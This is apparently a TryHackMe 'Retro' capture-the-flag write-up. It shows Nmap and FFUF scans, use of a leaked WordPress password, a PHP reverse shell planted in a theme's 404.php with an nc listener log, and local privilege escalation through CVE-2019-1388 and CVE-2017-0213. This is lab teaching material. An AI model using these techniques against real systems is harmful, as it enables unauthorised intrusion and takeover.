

# ***Retro - Tryhackme***

## ***Nmap***

```
# Nmap 7.91 scan initiated Tue Oct 26 23:53:50 2021 as: nmap -oA nmap-  
retro -p- -r -sV -sC -v -Pn retro.thm  
Nmap scan report for retro.thm (10.10.196.160)  
Host is up (0.16s latency).  
Not shown: 65533 filtered ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
| http-methods:  
|   Supported Methods: OPTIONS TRACE GET HEAD POST  
|_  Potentially risky methods: TRACE  
|_ http-server-header: Microsoft-IIS/10.0  
|_ http-title: IIS Windows Server  
3389/tcp  open  ms-wbt-server Microsoft Terminal Services  
| rdp-ntlm-info:  
|   Target_Name: RETROWEB  
|   NetBIOS_Domain_Name: RETROWEB  
|   NetBIOS_Computer_Name: RETROWEB  
|   DNS_Domain_Name: RetroWeb  
|   DNS_Computer_Name: RetroWeb  
|   Product_Version: 10.0.14393  
|_  System_Time: 2021-10-26T18:28:47+00:00  
| ssl-cert: Subject: commonName=RetroWeb  
| Issuer: commonName=RetroWeb  
| Public Key type: rsa  
| Public Key bits: 2048  
| Signature Algorithm: sha256WithRSAEncryption  
| Not valid before: 2021-10-25T18:19:59  
| Not valid after: 2022-04-26T18:19:59  
| MD5:  bb6b e434 de8d 345a 0cf0 8c8a cc8c bf23  
|_ SHA-1: 1971 83c9 2ca9 6eed 0c3e cd9b a36f a3d6 6d3d 0992  
|_ ssl-date: 2021-10-26T18:28:50+00:00; 0s from scanner time.  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Open Ports : 80, 3389
```

## ***FFUF***

Directory scan using FFUF resulted in one directory “retro”

```
~
→ ffuf -c -u http://retro.thm/FUZZ -w '/home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt'

v1.3.1 Kali Exclusive <3

-----
:: Method      : GET
:: URL         : http://retro.thm/FUZZ
:: Wordlist    : FUZZ: /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
-----

# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 703, Words: 27, Lines: 32]
# Copyright 2007 James Fisher [Status: 200, Size: 703, Words: 27, Lines: 32]
# directory-list-2.3-medium.txt [Status: 200, Size: 703, Words: 27, Lines: 32]
# [Status: 200, Size: 703, Words: 27, Lines: 32]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 703, Words: 27, Lines: 32]
# [Status: 200, Size: 703, Words: 27, Lines: 32]
# [Status: 200, Size: 703, Words: 27, Lines: 32]
# [Status: 200, Size: 703, Words: 27, Lines: 32]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 703, Words: 27, Lines: 32]
# [Status: 200, Size: 703, Words: 27, Lines: 32]
# on at least 2 different hosts [Status: 200, Size: 703, Words: 27, Lines: 32]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 703, Words: 27, Lines: 32]
# This work is licensed under the Creative Commons [Status: 200, Size: 703, Words: 27, Lines: 32]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 703, Words: 27, Lines: 32]
retro [Status: 301, Size: 146, Words: 9, Lines: 2]
Retro [Status: 301, Size: 146, Words: 9, Lines: 2]
[Status: 200, Size: 703, Words: 27, Lines: 32]
:: Progress: [133826/220560] :: Job [1/1] :: 69 req/sec :: Duration: [0:11:55] :: Errors: 0 :: _
```

## Initial Foothold :

While I was going through the blog, I found a comment which had password in it.

# One Comment on "Ready Player One"

Wade



December 9, 2019



Leaving myself a note here just in case I forget how to spell it: [REDACTED]

REPLY

I used the password and logged in as wade using the password. Then, I changed the contents of 404.php file in the current theme with php reverse shell code and loaded the file from browser. It gave me reverse shell instantly.



Though I got reverse shell to my machine, I didn't prefer to use it as it was a bit unstable. Since RDP is open in the target machine, I used the wordpress credentials to login and it worked luckily. Then, I grabbed the user flag (I forgot to take a screenshot).

```

~
→ rlwrap nc -lvnp 6666
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.196.160.
Ncat: Connection from 10.10.196.160:52234.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\>_

```


## Privilege Escalation :

I used chrome to download winpeas and there I saw a bookmark “CVE-2019-1388” . This is a probable exploit for this machine. Then, I downloaded winpeas.exe file to the target machine and ran the application from command prompt. The following screenshot show the exploitable vulnerabilities, Out of which 2019-1388 showed up the second time which cleared my doubt about the bookmark.


```

@[33m [?] @[1;34mWindows vulns search powered by @[1;31mWatson@[1;34m(https://github.com/rasta-mouse/Watson)@[0m
[*] OS Version: 1607 (14393)
[*] Enumerating installed KBs...
@[1;31m [!] CVE-2019-0836 : VULNERABLE@[0m
@[1;31m [>] https://exploit-db.com/exploits/46718@[0m
@[1;31m [>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/[0m
@[1;31m [!] CVE-2019-1064 : VULNERABLE@[0m
@[1;31m [>] https://www.rhythmstick.net/posts/cve-2019-1064/[0m
@[1;31m [!] CVE-2019-1130 : VULNERABLE@[0m
@[1;31m [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear@[0m
@[1;31m [!] CVE-2019-1315 : VULNERABLE@[0m
@[1;31m [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html@[0m
@[1;31m [!] CVE-2019-1388 : VULNERABLE@[0m
@[1;31m [>] https://github.com/jas502n/CVE-2019-1388@[0m
@[1;31m [!] CVE-2019-1405 : VULNERABLE@[0m
@[1;31m [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cve-2019-1322-elevation-to-system-via-the-upnp-device-host-service-and-the-update-or-orchestrator-service/[0m
@[1;31m [>] https://github.com/apt69/COMahawk@[0m
@[1;31m [!] CVE-2020-0668 : VULNERABLE@[0m
@[1;31m [>] https://github.com/itm4n/SysTracingPoc@[0m
@[1;31m [!] CVE-2020-0683 : VULNERABLE@[0m
@[1;31m [>] https://github.com/padovah4ck/CVE-2020-0683@[0m
@[1;31m [>] https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/cve-2020-0683.ps1@[0m
@[1;31m [!] CVE-2020-1013 : VULNERABLE@[0m
@[1;31m [>] https://www.gosecure.net/blog/2020/09/08/wsus-attacks-part-2-cve-2020-1013-a-windows-10-local-privilege-escalation-1-day/[0m
@[1;31m [*] Finished. Found 9 potential vulnerabilities.
@[0m


```




So, I downloaded the exploit. In order for the exploit to work, it should be run as administrator, then the certificate should be viewed, which opens a browser window, then you should save the page and type "C:\Windows\System32\\*.\*" and then hit enter, then it will load command prompt with admin privileges. But, that didn't work for me.







So, I looked for kernel exploits and found "2017-0213" kernel exploit. You just have to go to the exploit's path and run it from command prompt. It will then give you a command prompt with admin privileges.



Root Flag :

```
C:\Users\Administrator\Desktop>type root.txt.txt
C:\Users\Administrator\Desktop>
```